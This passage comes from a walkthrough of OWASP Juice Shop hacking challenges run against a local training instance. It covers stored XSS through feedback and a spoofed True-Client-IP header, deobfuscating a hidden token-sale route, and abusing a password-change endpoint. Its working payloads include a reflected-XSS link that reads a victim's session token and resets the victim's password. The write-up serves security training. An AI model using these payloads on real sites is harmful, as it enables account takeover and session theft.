Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:

I am not harmless: `<img src="csrf-attack"/>` is sanitized to `I am not harmless: `

Mitigation: Run sanitization recursively until the input html matches the output html.

1. Visit `http://localhost:3000/#/contact`.
2. Enter `<<script>Foo</script>iframe src="javascript:alert(`xss`)">`` as *Comment*
3. Choose a rating and click *Submit*
4. Visit `http://localhost:3000/#/about` for a first "xss" alert (from the *Customer Feedback* slideshow)

The screenshot shows the OWASP Juice Shop website. The top navigation bar includes links for 'Logout', 'Contact Us', and 'Your Basket'. A search bar is located on the right. A modal alert box is displayed in the center, containing the text 'Auf einer in dieser Seite eingebetteten Seite wird Folgendes angezeigt' and 'xss', with an 'OK' button. The main content area features a large text block on the left and a 'Customer Feedback' section on the right. The footer includes social media links for Twitter, Facebook, Slack, and a Press Kit.

OWASP Juice Shop

Logout Contact Us Your Basket

Search... About Us

Auf einer in dieser Seite eingebetteten Seite wird Folgendes angezeigt

xss

OK


About Us Corporate History & Policy

Customer Feedback

Follow us on Social Media


Twitter Facebook Slack Press Kit

5. Visit <http://localhost:3000/#/administration> for a second "xss" alert (from the *Customer Feedback* table)




Perform a persisted XSS attack through an HTTP header

1. Log in as any user.
2. Visit <http://localhost:3000/#/privacy-security/last-login-ip> where your *IP Address* probably shows as `0.0.0.0`.



3. Log out and then log in again with the same user as before.
4. Visit <http://localhost:3000/#/privacy-security/last-login-ip> again where your *IP Address* should now show your actual remote IP address (or `127.0.0.1` if you run the application locally).
5. Find the request to <https://localhost:3000/rest/saveLoginIp> in your Browser DevTools.
6. Replay the request after adding the `X-Forwarded-For` HTTP header to spoof an arbitrary IP, e.g. `1.2.3.4`.
7. Unfortunately in the response (and also on <http://localhost:3000/#/privacy-security/last-login-ip> after logging in again) you will still find your remote IP as before
8. Repeat step 6. only with the proprietary header `True-Client-IP`.
9. In the JSON response you will notice `lastLoginIp: "1.2.3.4"` and after logging in again you will see `1.2.3.4` as your *IP Address* on <http://localhost:3000/#/privacy-security/last-login-ip>.
10. Replay the request once more with `True-Client-IP: <iframe src="javascript:alert( xss )" >` to solve this seriously obscure challenge.
11. Log in again and visit <http://localhost:3000/#/privacy-security/last-login-ip> see the alert popup.



★★★★★ Challenges

Learn about the Token Sale before its official announcement

1. Open the `main.js` in your browser's developer tools and search for some keywords like "ico", "token", "bitcoin" or "altcoin".
2. Note the names of the JavaScript functions where these occur in, like `Vu()` and `Hu(1)`. These names are obfuscated, so they might be different for you.

i Pretty-print this minified file? more never show x

```

7412 q.a.watch();
7413 var Vu = function() {
7414   function l(l) {
7415     this.configurationService = l,
7416     this.altcoinName = "Juicycoin"
7417   }
7418   return l.prototype.ngOnInit = function() {
7419     var l = this;
7420     this.configurationService.getApplicationConfiguration().subscribe(function(n) {
7421       n && n.application && null !== n.application.altcoinName && (l.altcoinName = n.application.altcoinName)
7422     }, function(l) {
7423       return console.log(l)
7424     })
7425   }
7426   l
7427 }
7428 {}
7429 , Bu = t["\u0275crt"]({
7430   encapsulation: 0,
7431   styles: [".container[_ngcontent-%COMP%]{justify-content:center}.heading[_ngcontent-%COMP%]{background:rgba(0,0,0,.13);justify-content:center;margin-bottom:10px;padding:12px 20px}.w
7432   data: {}
7433 });
7434 function Hu(l) {
7435   return t["\u0275vid"](0, [(l)(),
7436     t["\u0275eld"](0, 0, null, null, 136, "div", [{"class", "container"}, ["fxLayout", "row"], ["fxLayout.lt-md", "column"], ["fxLayoutGap", "20px"]], null, null, null, null, null)), t[
7437     layout: [0, "layout"],
7438     layoutLtMd: [1, "layoutLtMd"]
7439   ], null), t["\u0275did"](2, 1785856, null, 0, D.f, [L.h, t.ElementRef, [6, D.e], t.NgZone, A.b, L.l], {
7440     gap: [0, "gap"]
7441   }, null), (l)(),
7442   t["\u0275eld"](3, 0, null, null, 72, "div", [{"class", "whitepaper-container offer-container"}, ["fxFlexAlign", "center"]], null, null, null, null, null)), t["\u0275did"](4, 737280,
7443     align: [0, "align"]
7444   ), null), (l)(),
7445   t["\u0275eld"](5, 0, null, null, 6, "div", [{"class", "heading"}], null, null, null, null, null)), (l)(),
7446   t["\u0275eld"](6, 0, null, null, 5, "span", [], null, null, null, null, null)), (l)(),
7447   t["\u0275ted"](7, null, [""], [" "]), t["\u0275pid"](131072, C.j, [C.k, t.ChangeDetectorRef]), (l)(),
7448   t["\u0275eld"](9, 0, null, null, 2, "small", [{"style", "margin-left: 10px;"}], [[8, "innerHTML", 1]], null, null, null, null)), t["\u0275pod"](10, {
7449     juicycoin: 0
7450   }, t["\u0275pid"](131072, C.j, [C.k, t.ChangeDetectorRef]), (l)(),
7451   t["\u0275eld"](12, 0, null, null, 21, "mat-card", [{"class", "mat-card"}], null, null, null, B1.d, B1.a)), t["\u0275did"](13, 49152, null, 0, H1.a, [], null, null), (l)(),
7452   t["\u0275eld"](14, 0, null, 0, 8, "h4", [], null, null, null, null, null)), (l)(),
7453   t["\u0275ted"](15, null, [""], [" "]), t["\u0275pid"](131072, C.j, [C.k, t.ChangeDetectorRef]), (l)(),
7454   t["\u0275eld"](17, 0, null, null, 5, "small", [{"style", "margin-left: 10px;"}], null, null, null, null, null)), (l)(),
7455   t["\u0275ted"](-1, null, [""], [" "]), (l)(),
7456   t["\u0275eld"](19, 0, null, null, 2, "span", [{"translate", ""}], null, null, null, null, null)), t["\u0275did"](20, 8536064, null, 0, C.e, [C.k, t.ElementRef, t.ChangeDetectorRef],
7457

```

coin 31 matches ^ v Aa .* Cancel

3. Searching for references to those functions in `main.js` might yield some more functions, like `zu(1)` and some possible route name `app-token-sale`

```
//
function zu(l) {
  return t["\u0275vid"](0, [(l)()],
    t["\u0275eld"](0, 0, null, null, 1, "app-token-sale", [], null, null, null, Hu, Bu)), t["\u0275did"](1, 114688, null, 0, Vu, [d], null, null)], function(l, n) {
    l(n, 1, 0)
  }, null)
}
var Zu = t["\u0275ccf"]("app-token-sale", Vu, zu, {}, {}, [])
, $u = t["\u0275crt"]({
  encapsulation: 0,
  styles: [[".img-thumbnail[_ngcontent-%COMP%]{height:auto;max-width:100%;width:140px;mat-form-field[_ngcontent-%COMP%]{width:100%;}blockquote[_ngcontent-%COMP%]{border: 1px solid #ccc; padding: 5px;}"],
  data: {}
});
```

4. Navigate to <http://localhost:3000/app-token-sale> or variations like <http://localhost:3000/token-sale> just to realize that these routes do not exist.
5. After some more chasing through the minified code, you should realize that `Vu` is referenced in the route mappings that already helped with Find the carefully hidden 'Score Board' page and Access the administration section of the store but not to a static title. It is mapped to another variable `Ca` (which might be named differently for you)

```
}, {
  path: "score-board",
  component: Kt
}, {
  path: "track-order",
  component: mu
}, {
  path: "track-result",
  component: Ru
}, {
  matcher: _a,
  data: ba,
  component: Pu
}, {
  matcher: Ca,
  component: Vu
}, {
  path: "**",
  component: Et
}], {
  useHash: !0
});
```

6. Search for `function Ca(` to find the declaration of the function that should return a matcher to the route name you are looking for.

```
function Ca(1) {
  return 0 === 1.length ? null : 1[0].toString().match(function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(l)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 45 - n)
    }).join("")
  })(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(arguments)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 24 - n)
    }).join("")
  })(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()) ? {
    consumed: 1
  } : null
}
```

7. Copy the obfuscating function into the JavaScript console of your browser and execute it immediately by appending a `()`. This will probably yield a `Uncaught SyntaxError: Unexpected token )`. When you pass values in, like `(1)` or `('a')` you will notice that the input value is simply returned.
8. Comparing the route mapping to others shows you that here a `matcher` is mapped to a `component` whereas most other mappings map a `path` to their `component`.
9. The code that gives you the sought-after path is the code block passed into the `match()` function inside `Ca(1)`!

```

> function Ca(l) {
    return 0 === l.length ? null : l[0].toString().match(function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(l)
        , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 45 - n)
        }).join("")
    })(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(arguments)
        , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 24 - n)
        }).join("")
    })(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()) ? {
        consumed: 1
    } : null
}

```

10. Copying that inner code block and executing that in your console will still yield an error!
11. You need to append it to a string to make it work, which will **finally** yield the path `/tokensale-ico-ea`.
12. Navigate to `http://localhost:3000/#/tokensale-ico-ea` to solve this challenge.

```

"" + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
        l[n] = arguments[n];
    var e = Array.prototype.slice.call(l)
    , t = e.shift();
    return e.reverse().map(function(l, n) {
        return String.fromCharCode(l - t - 45 - n)
    }).join("")
}(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
        l[n] = arguments[n];
    var e = Array.prototype.slice.call(arguments)

```

```
    , t = e.shift();  
    return e.reverse().map(function(l, n) {  
        return String.fromCharCode(l - t - 24 - n)  
    }).join("")  
})(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()
```

Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

1. Log in as anyone.
2. Inspecting the backend HTTP calls of the *Password Change* form reveals that these happen via HTTP GET and submits current and new password in clear text.
3. Probe the responses of `/rest/user/change-password` on various inputs:
 - `http://localhost:3000/rest/user/change-password?current=A` yields a 401 error saying Password cannot be empty.
 - `http://localhost:3000/rest/user/change-password?current=A&new=B` yields a 401 error saying New and repeated password do not match.
 - `http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C` also says New and repeated password do not match.
 - `http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B` says Current password is not correct.
 - `http://localhost:3000/rest/user/change-password?new=B&repeat=B` yields a 200 success returning the updated user as JSON!
4. Now Log in with Bender's user account using SQL Injection.
5. Craft a GET request with Bender's Authorization Bearer header to `http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic` to solve the challenge.

The screenshot shows a REST client interface with the following details:

- URL:** `https://juice-shop.herokuapp.com` (with a status indicator)
- Environment:** No Environment
- Request Method:** GET
- Request URL:** `http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic`
- Buttons:** Send, Save
- Tabs:** Params, Authorization, Headers (9), Body, Pre-request Script, Tests, Cookies, Code
- Params Table:**

	KEY	VALUE	DESCRIPTION
☒	new	slurmCl4ssic	
☒	repeat	slurmCl4ssic	
	Key	Value	Description
- Body Tab:** Cookies, Headers (11), Test Results
- Status:** 200 OK, Time: 197 ms, Size: 592 B
- Download** button
- Response Format:** Pretty, Raw, Preview (selected), JSON
- Response Body (JSON):**

```
{
  "user": {
    "id": 3,
    "username": "",
    "email": "bender@juice-sh.op",
    "password": "06b0c5c1922ed4ed62a5449dd209c96d",
    "isAdmin": false,
    "lastLoginIp": "0.0.0.0",
    "profileImage": "default.svg",
    "createdAt": "2018-12-05T08:34:03.118Z",
    "updatedAt": "2018-12-05T09:56:19.060Z"
  }
}
```

Bonus Round: Delivering the attack via reflected XSS

If you want to craft an actually realistic attack against `/rest/user/change-password` that you could send a user as a malicious link, you will have to invest a bit extra work, because a simple attack like `Search` for `` will not work. Making someone click on the corresponding attack link `http://localhost:3000/#/search?q=%3Cimg%20src%3D%22http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic%22%3E` will return a `500` error when loading the image URL with a message clearly stating that your attack ran against a security-wall: `Error: Blocked illegal activity`

To make this exploit work, some more sophisticated attack URL is required:

`http://localhost:3000/#/search?`

`q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E`

Pretty-printed this attack is easier to understand:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();
  xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic');
  xmlhttp.setRequestHeader('Authorization', `Bearer=${localStorage.getItem('token')}`);
  xmlhttp.send();">
</iframe>
```


Anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!

👏 Kudos to Joe Butler, who originally described this advanced XSS payload in his blog post [Hacking\(and automating!\) the OWASP Juice Shop](#).

Stick cute cross-domain kittens all over our delivery boxes

1. Log in with any user and go to `http://localhost:3000/#/deluxe-membership`
2. Right-click and *Inspect* the image of the delivery boxes with the Juice Shop logo on them.

3. You will notice that this image is in fact an inline `<svg>` tag that includes six `<image>` tags. One is loading `assets/public/images/deluxe/blankBoxes.png` and the other five load `assets/public/images/JuiceShop_Logo.png` in different sizes and positions onto the SVG graphic.
4. Open the `main.js` in your browser DevTools and search for the corresponding Angular controller code related to that page and SVG image
5. You will be able to spot six `:svg:image` references, one of them `blankBoxes.png` and the other five seemingly unspecified at that time.

